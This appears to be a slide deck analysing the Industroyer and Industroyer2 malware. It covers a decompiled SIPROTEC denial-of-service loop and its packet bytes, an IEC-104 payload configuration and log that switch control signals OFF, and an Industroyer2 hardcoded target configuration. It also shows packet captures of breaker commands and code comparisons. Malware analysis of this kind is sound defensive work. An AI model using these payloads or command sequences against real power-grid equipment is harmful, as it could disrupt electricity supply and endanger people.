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
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


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


```
● 12 ip_addr = hostlong;
● 13 memset(&WSAData, 0, 0x190u);
● 14 *&to.sa_data[8] = 0;
● 15 *&to.sa_data[12] = 0;
● 16 to.sa_family = AF_INET;
● 17 *&to.sa_data[0] = 0i64;
● 18 *&to.sa_data[0] = htons(port);
● 19 if ( !WSAStartup(0x202u, &WSAData) )
● 20 {
● 21     s = socket(SOCK_DGRAM, AF_INET, 0);
● 22     if ( s )
● 23     {
● 24         for ( ; ip_addr <= v3; ++ip_addr )
● 25         {
● 26             *&to.sa_data[2] = htonl(ip_addr);
● 27             res = sendto(s, &dos_packet, 18, 0, &to, 16);
● 28             print_( "Sent: %u bytes\n", res );
● 29             err_code = WSAGetLastError();
● 30             print_( "%u", err_code );
● 31         }
● 32         closesocket(s);
● 33     }
● 34     WSACleanup();
● 35 }
● 36 return 0;
● 37 }
```


```
00000000: 11 49 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
00000010: 28 9E - - - - - - - - - - - - - - - - - - - -
```

ICS Advisory (ICSA-15-202-01)  
**Siemens SIPROTEC Denial-of-Service Vulnerability**


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


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


Disable  
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
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# Industroyer architecture



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


## IEC 60870-5-104

- Telecontrol protocol in power grids
- TCP/IP extension of IEC 60870-5-101
- Port 2404
- Client-server model

ASDU = Application Service Data Unit

IOA = Information Object Address



# 104 Payload

The image shows two terminal windows side-by-side. The left window, titled '104.ini', displays a configuration file with several parameters. The right window, titled 'logfile.txt', shows the execution of a script that logs its progress and results.

**104.ini Content:**

```
1 [STATION]
2 target_ip = 192.168.0.1
3 target_port = 2404
4 logfile = logfile.txt
5 asau = 1
6 stop_comm_service = 0
7 change = 1
8 first_action = on
9 silence = 0
10 uselog = 1
11 stop_comm_service_name = process.exe
12 command_type = det
13 operation = range
14 range = 10-15,
```

**logfile.txt Log Output:**


```
1 Start ...
2
3 Current switch value:ON
4
5 Search control signals ... Found:
6
7 Found and try done: 10
8 Found and try done: 11
9 Found and try done: 13
10 Found and try done: 14
11 Found and try done: 15
12 Starting only success:
13 Done: 10
14 Done: 11
15 Done: 13
16 Done: 14
17 Done: 15
18 Switch value:OFF
19
20
21 Done: 10
22 Done: 11
23 Done: 13
```

# Industroyer2


# Industroyer2



Code similarity with  
Industroyer



IEC-104 protocol  
only



Embedded  
configuration

[x]

Count of sections	4
Symbol table	00000000[00000000]
Size of optional header	00E0
Linker version	14.12
Image version	0.00
Entry point	00004FF0
Size of init data	00001E00
Size of image	0000D000
Base of code	00001000
Image base	00400000
Section alignment	00001000
Stack	00100000/00001000
Checksum	00000000

Machine	Intel32
UTC	Wed Mar 23 10:07:29 2022
Magic optional header	010B
OS version	5.01
Subsystem version	5.01
Size of code	00007200
Size of uninit data	00000000
Size of header	00000400
Base of data	00009000
Subsystem	Console
File alignment	00000200
Heap	00100000/00001000
Number of dirs	16

Timestamp and compiler information of the **Industroyer2** sample

```
.data:0040B000          ;org 40B000h
. data:0040B000 config dd offset cfg0      ; DATA XREF: start+137↑r
. data:0040B000           ; "10.████████ 2404 3 0 1 1 ██████████.exe 1 "... 
. data:0040B004           ; "192.168.████████ 2404 2 0 1 1 ██████████"...
. data:0040B008           ; "192.168.████████ 2404 1 0 1 1 ██████████"...
.rdata:00409818 cfg1:          ; DATA XREF: .data:0040B004↓o
.rdata:00409818     text "UTF-16LE", '192.168.████████ 2404 2 0 1 1 ██████████.exe 1 "████████"
.rdata:00409818     text "UTF-16LE", '██████████" 0 1 0 0 1 0 0 8 1104 0 0 0 1 1 1105 '
.rdata:00409818     text "UTF-16LE", '0 0 0 1 2 1106 0 0 0 1 3 1107 0 0 0 1 4 1108 0 0 0 '
.rdata:00409818     text "UTF-16LE", '1 5 1101 0 0 0 1 6 1102 0 0 0 1 7 1103 0 0 0 1 8 ',0
.rdata:004099AE           align 10h
```


Hardcoded configuration found in **Industroyer2** sample

```
> Transmission Control Protocol, Src Port: 49683, Dst Port: 2404, Seq: 145, Ack: 205, Len: 16
> IEC 60870-5-104: <- I (6,12)
▼ IEC 60870-5-101/104 ASDU: ASDU=2 C_DC_NA_1 Act      IOA=1101 'double command'
  TypeId: C_DC_NA_1 (46)
  0... .... = SQ: False
  .000 0001 = NumIx: 1
  ..00 0110 = CauseTx: Act (6)
  .0... .... = Negative: False
  0... .... = Test: False
  OA: 0
  Addr: 2
▼ IOA: 1101
  IOA: 1101
  ▼ DCO: 0x05
    .... ..01 = ON/OFF: OFF (1)
    .000 01.. = QU: Short Pulse (1)
    0... .... = S/E: Execute

0000  00 0c 29 42 81 f5 00 0c  29 ea 42 da 08 00 45 00  ...)B..... )·B···E·
0010  00 38 cf a9 40 00 80 06  00 00 c0 a8 00 01 c0 a8  ·8··@..... ·········
0020  7a 02 c2 13 09 64 cd 65  9b 55 f7 a6 66 23 50 18  z····d··e··U··f#P··
0030  04 01 fb 7e 00 00 68 0e  0c 00 18 00 2e 01 06 00  ···~··h··· ···· ····
0040  02 00 4d 04 00 05  .....M....
```

Double command (C\_DC\_NA\_1)

Single command (C\_SC\_NA\_1)



No events	61850 Path	IOA	Disabled
	SCCBRBRF1.InCBFlt.stVal	1100	
	SCCBRBRF1.InPosClsA.stVal	1101	
	SCCBRBRF1.InPosClsB.stVal	1102	
	SCCBRBRF1.InPosClsC.stVal	1103	
	SCCBRBRF1.InStr.stVal	1104	
	SCCBRBRF1.InStrA.stVal	1105	
	SCCBRBRF1.InStrB.stVal	1106	
	SCCBRBRF1.InStrC.stVal	1107	
	SCCBRBRF1.OpEx.general	1108	
	SCCBRBRF1.Opln.general	1109	
	SCCBRBRF1.Str.general	1110	

Source: ABB

Circuit breaker failure protection

# Industroyer 2016

```
● 110 str_print("Unknown APDU format !!!");
● 111 LABEL_45:
● 112 str_print("\t\t");
● 113 if ( *(_BYTE *)(*inited + 6) )
● 114 {
● 115     if ( *(_BYTE *)(*inited + 6) == 1 )
● 116     {
● 117         str_print("S(0x1) | ");
● 118     }
● 119     else if ( *(_BYTE *)(*inited + 6) == 3 )
● 120     {
● 121         str_print("U(0x3) | ");
● 122     }
● 123     else
● 124     {
● 125         str_print("I(0x0) | ");
● 126     }
● 127     str_print("Length:%u bytes | ", *(unsigned __int8 *)(*inited + 5) + 2);
● 128     if ( !*(_BYTE *)(*inited + 6) )
● 129         str_print("Sent=%u | Received=%d", *(_DWORD *)(*inited + 8), *(_DWORD *)(*inited + 12));
● 130     str_print("\n");
● 131     str_print("\t\t");
● 132     if ( !*(_BYTE *)(*inited + 6) )
● 133     {
● 134         v16 = inited[1];
● 135         if ( v16 )
● 136         {
● 137             str_print("ASDU:%u | ", *(_DWORD *)(v16 + 4));
● 138             str_print("OA:%u | ", *(unsigned __int8 *)inited[1] + 3));
● 139             str_print("IOA:%u | ", *(_DWORD *)inited[1] + 8));
● 140             str_print("\n\t\t");
● 141             CAUSE_str = (const char *)get_CAUSE_str(*(_unsigned __int8 *)inited[1] + 2));
● 142             str_print("Cause: %s (x%X) | ", CAUSE_str, v19);
● 143             TYPE_str = (const char *)get_TYPE_str(*(_unsigned __int8 *)inited[1]));
● 144             str_print("Telegram type: %s (x%X)", TYPE_str, v20);
● 145         }
● 146     }
● 147 }
```

# Industroyer2 2022

```
● 78 v10 = lock_func();
● 79 log_write((int)v10, "Unknown APDU format !!!", v30[0]);
● 80 }
● 81 v35 = *(_BYTE *)(*v37 + 6);
● 82 if ( v35 )
● 83 {
● 84     if ( v35 == 1 )
● 85     {
● 86         v12 = lock_func();
● 87         log_write((int)v12, "\t\ts | ", v30[0]);
● 88     }
● 89     else if ( v35 == 3 )
● 90     {
● 91         v13 = lock_func();
● 92         log_write((int)v13, "\t\tU | ", v30[0]);
● 93     }
● 94     else
● 95     {
● 96         v11 = lock_func();
● 97         log_write((int)v11, "\t\tI | ", v30[0]);
● 98     }
● 99     v29 = *(_BYTE *)(*v37 + 5) + 2;
● 100    v14 = lock_func();
● 101    log_write((int)v14, "Length:%u bytes | ", v29);
● 102    if ( !*(_BYTE *)(*v37 + 6) )
● 103    {
● 104        v27 = *(_DWORD *)(*v37 + 8);
● 105        v15 = lock_func();
● 106        log_write((int)v15, "Sent=x%X | Received=x%X", v27);
● 107    }
● 108    if ( !*(_BYTE *)(*v37 + 6) && v37[1] )
● 109    {
● 110        v26 = *(_DWORD *)(*v37[1] + 4);
● 111        v16 = lock_func();
● 112        log_write((int)v16, "\n\t\tASDU:%u | OA:%u | IOA:%u | ", v26);
● 113        v17 = (_BYTE *)sub_407DC0(*(_unsigned __int8 *)(*v37[1] + 2));
● 114        str_copy(v30, v17);
● 115        sub_407DD0(*(_unsigned __int8 *)v37[1]);
● 116        v18 = lock_func();
● 117        log_write((int)v18, "\n\t\tCause: %s (x%X) | Telegram type: %s (x%X)", (c
```

```
C:\industroyer\industroyer.exe

IEC-104 client: ip=10.1.1.1; port=2404; ASDU=3

MSTR ->> SLV 10.1.1.1:2404
x68 x04 x07 x00 x00 x00

U(0x3) | Length:6 bytes |
STARTDT act

MSTR <-> SLV 10.1.1.1:2404
x68 x04 x0B x00 x00 x00

U(0x3) | Length:6 bytes |
STARTDT con

MSTR ->> SLV 10.1.1.1:2404
x68 x0E x00 x00 x00 x00 x2D x01      x06 x00 x03 x00 x9A xFC x01 x81

I(0x0) | Length:16 bytes | Sent=0 | Received=0
ASDU:3 | OA:0 | IOA:130202 |
Cause: Activation (x6) | Telegram type: M_SC_NA_1 (x2D)

MSTR <-> SLV 10.1.1.1:2404
x68 x0E x00 x00 x02 x00 x2D x01      x07 x00 x03 x00 x9A xFC x01 x81

I(0x0) | Length:16 bytes | Sent=0 | Received=1
ASDU:3 | OA:0 | IOA:130202 |
